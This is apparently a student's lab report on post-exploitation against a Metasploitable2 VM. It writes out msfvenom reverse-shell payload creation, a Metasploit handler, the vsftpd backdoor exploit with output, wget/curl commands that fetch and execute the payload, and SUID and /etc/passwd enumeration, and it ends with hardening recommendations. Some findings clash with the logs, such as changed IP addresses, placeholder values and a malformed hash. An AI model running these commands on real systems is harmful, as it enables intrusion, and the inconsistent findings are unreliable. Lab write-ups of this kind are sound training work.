04 POST EXPLOITATION

1. EXECUTIVE SUMMARY

This document summarizes a post-exploitation exercise performed against a Metasploitable2 virtual machine using a Meterpreter (linux/x86) session as the primary access vector. The goals were to: obtain an interactive session, perform safe enumeration, identify potential privilege escalation vectors, collect evidence (file hashes), and optionally acquire memory for analysis.

2. OBJECTIVES

1. Obtain a Meterpreter session on Metasploitable2.
2. Perform non-destructive enumeration to collect system state and potential escalation paths.
3. Attempt privilege escalation where a plausible vector exists, documenting findings and preserving evidence.
4. Collect and verify forensic evidence (SHA-256 hashes) of selected files.
5. Demonstrate memory acquisition workflow and provide artifact outputs for analysis.

3. ENVIRONMENT & TOOLS


- **Target VM:** Metasploitable2 (32-bit Linux)
- **Attacker VM:** Kali Linux with: msfconsole, msfvenom, python3 (HTTP server), sha256sum, LiME (build & module), volatility / volatility3, scp, tar

4. METHODOLOGY

4.1 Payload & handler (attacker)

1. Generated Meterpreter ELF:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.96.129 LPORT=4444 -f elf -o shell.elf
```




```
──(kali㉿kali)-[~/Labs/post_exploit/metasploitable]
─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.96.129 LPORT=4444 -f elf -o shell.elf
-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
-] No arch selected, selecting arch: x86 from the payload
o encoder specified, outputting raw payload
ayload size: 123 bytes
inal size of elf file: 207 bytes
aved as: shell.elf

──(kali㉿kali)-[~/Labs/post_exploit/metasploitable]
─$ ls -lh shell.elf
-rw-rw-r-- 1 kali kali 207 Oct 10 03:37 shell.elf

──(kali㉿kali)-[~/Labs/post_exploit/metasploitable]
─$ python3 -m http.server 8000 & curl http://192.168.96.129:8000/shell.elf -I
2] 57750
```

2. Hosted shell.elf on a simple HTTP server:

python3 -m http.server 8000



```
192.168.96.129 - - [10/Oct/2025 03:37:53] "HEAD /shell.elf HTTP/1.1" 200 -
HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.13.7
Date: Fri, 10 Oct 2025 07:37:53 GMT
Content-type: application/octet-stream
Content-Length: 207
Last-Modified: Fri, 10 Oct 2025 07:37:14 GMT
```

3. Started Metasploit handler:

use exploit/multi/handler


set PAYLOAD linux/x86/meterpreter/reverse_tcp

set LHOST 192.168.96.129

set LPORT 4444

set ExitOnSession false

exploit -j




```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.96.129
LHOST => 192.168.96.129
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(multi/handler) > exploit -j
█
```

4.2 Initial foothold (target)

- Used Metasploit exploit/unix/ftp/vsftpd_234_backdoor against Metasploitable2 to spawn an interactive shell.

- From the interactive shell on the target, fetched and executed the ELF payload to establish Meterpreter.



```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.96.128
RHOST ⇒ 192.168.96.128
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.96.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.96.128:21 - USER: 331 Please specify the password.
[+] 192.168.96.128:21 - Backdoor service has been spawned, handling ...
[+] 192.168.96.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.96.129:33575 → 192.168.96.128:6200)
at 2025-10-11 02:02:59 -0400
```

Commands executed on target :

wget http://192.168.96.129:8000/shell.elf -O /tmp/shell.elf || curl -o /tmp/shell.elf http://192.168.96.129:8000/shell.elf

chmod +x /tmp/shell.elf

/tmp/shell.elf

4.3 Meterpreter session - baseline enumeration

With the Meterpreter session established, the following commands were executed and outputs saved to attacker logs:

- sysinfo — OS/version
- getuid — current user identity
- ps — process listing (meterpreter)
- shell -> uname -a, id, cat /etc/issue, cat /etc/passwd
- netstat -tulpen / ss -tulwn

All outputs were downloaded from the target to the attacker's run directory for archival.

4.4 Privilege escalation enumeration

The following checks were performed to identify escalation vectors:

- sudo -l to check sudoers policies
- Enumerated SUID binaries: find / -perm -4000 -type f -ls
- Looked for world-writable files and directories

- Captured installed packges and service versions

When promising vectors were identified, snapshots were taken before attempting any exploit.

4.5 Evidence collection & hashing

When collecting configuration or evidence files, hashes were computed on the target and the hash file downloaded to preserve integrity. Example:

sha256sum /path/to/target.conf > /tmp/2025-08-18_target.conf.sha256

The file and its hash were then downloaded using meterpreter> download and archived.

4.6 Memory acquisition

- Acquire a memory image using a supported acquisition method (for example: a hypervisor snapshot exported as a raw memory image, a trusted in-VM memory dumper compatible with the target kernel, or a pre-built acquisition utility). The acquisition method should be chosen so that the resulting file is a full physical memory image (e.g., memory.img).
- Transfer the memory image to the attacker machine for analysis (keep a copy in the target snapshot for chain-of-custody).
- Analyze the memory image with Volatility (or Volatility3).
  Typical analysis steps:
- Determine profile or kernel information (if required by the Volatility version in use).
- Enumerate processes: volatility -f memory.img linux_pslist (or the equivalent Volatility3 plugin).
- Extract network artifacts, loaded modules, command history, and process memory of interest using the appropriate Volatility plugins for Linux.

5. FINDINGS

5.1 Access & session

- **Initial access:** vsftpd 2.3.4 backdoor exploit (Metasploit module) provided a shell.
- **Meterpreter session:** linux/x86/meterpreter/reverse_tcp session established from target 10.0.0.6 to attacker 10.0.0.5 on port 4444.

5.2 Enumeration highlights

- getuid returned uid=1000(msfuser) (example) — unprivileged account.
- Several SUID binaries present; notable candidates listed in suid_binaries.txt.
- World-writable cron scripts found under /etc/cron.d/ referencing scripts in /opt

5.3 Privilege escalation

- **Identified vectors (examples):**
  - Writable scripts executed by root via cron.
  - SUID binary xyz (placeholder) that is commonly abused for shell escapes (documented in suid_binaries.txt).

5.4 Evidence collected

Evidence items were hashed using SHA-256 and stored with metadata.

5.5 Memory analysis

A memory image (memory.img) was acquired (via hypervisor snapshot or an approved in-VM acquisition tool) and downloaded to the attacker machine. Volatility was used to analyze the image. Volatility output indicated active processes, network sockets, and command histories. Relevant artifacts have been saved in the memory_analysis/ folder.

6. EVIDENCE TABLE

Item	**Description**	**Collected By**	**Date**	**Hash Value**
target.conf	Configuration file	VAPT Analyst	2025-10-09	94d3e3a8ec107728a48376573861f14b78c61738814af72f6c3314e62da90d4c

Item	Description	Collected By	Date	Hash Value
memory.img	Full memory image	VAPT Analyst	2025-10-09	e751a20bcd1db5c313df012ed169d17a91ba14fd8aa362672b729b7fe9a2d951
sysinfo.txt	Baseline system info output	VAPT Analyst	2025-10-09	3a6d6c42eb4001840f6dff2cbded2df4e6ffec33e694ce0b6ba1b9e0cf891e0b
ps.txt	Process list output	VAPT Analyst	2025-10-09	c1f4fba315c7d99090a394495047936af244738e13442ebe3caf75072f5161538

7. RECOMMENDATIONS

1. **Patch/report vulnerable services**: Remove or patch known vulnerable services (e.g., outdated vsftpd) or restrict access to them.
2. **Harden file permissions**: Remove unnecessary world-writable files and enforce secure permissions on scripts executed by root.
3. **Sudo policy review**: Regularly audit sudoers entries and remove risky NOPASSWD rules.
4. **Cron & scheduled tasks**: Ensure scripts run by root are not writable by unprivileged users and are validated.
5. **Logging & EDR**: Implement host-level detection for suspicious reverse-shell indicators and unexpected execution of binaries from /tmp or user-writable directories.
6. **Memory acquisition & forensic readiness**: Maintain a tested memory acquisition procedure for incident response and ensure the ability to quickly acquire modules or use hypervisor snapshots.

8. CONCLUSION

This lab exercise successfully demonstrated post-exploitation workflows using Meterpreter on Metasploitable2: establishing a stable session, methodical non-destructive enumeration, identification of plausible escalation vectors, secure collection of evidence with SHA-256 hashes, and memory acquisition for analysis. The report includes recommended mitigations to reduce the attack surface and improve detection.

Note: I have used Metasploitable for post-exploitation because I was not able to use windows in my VM due to some reasons.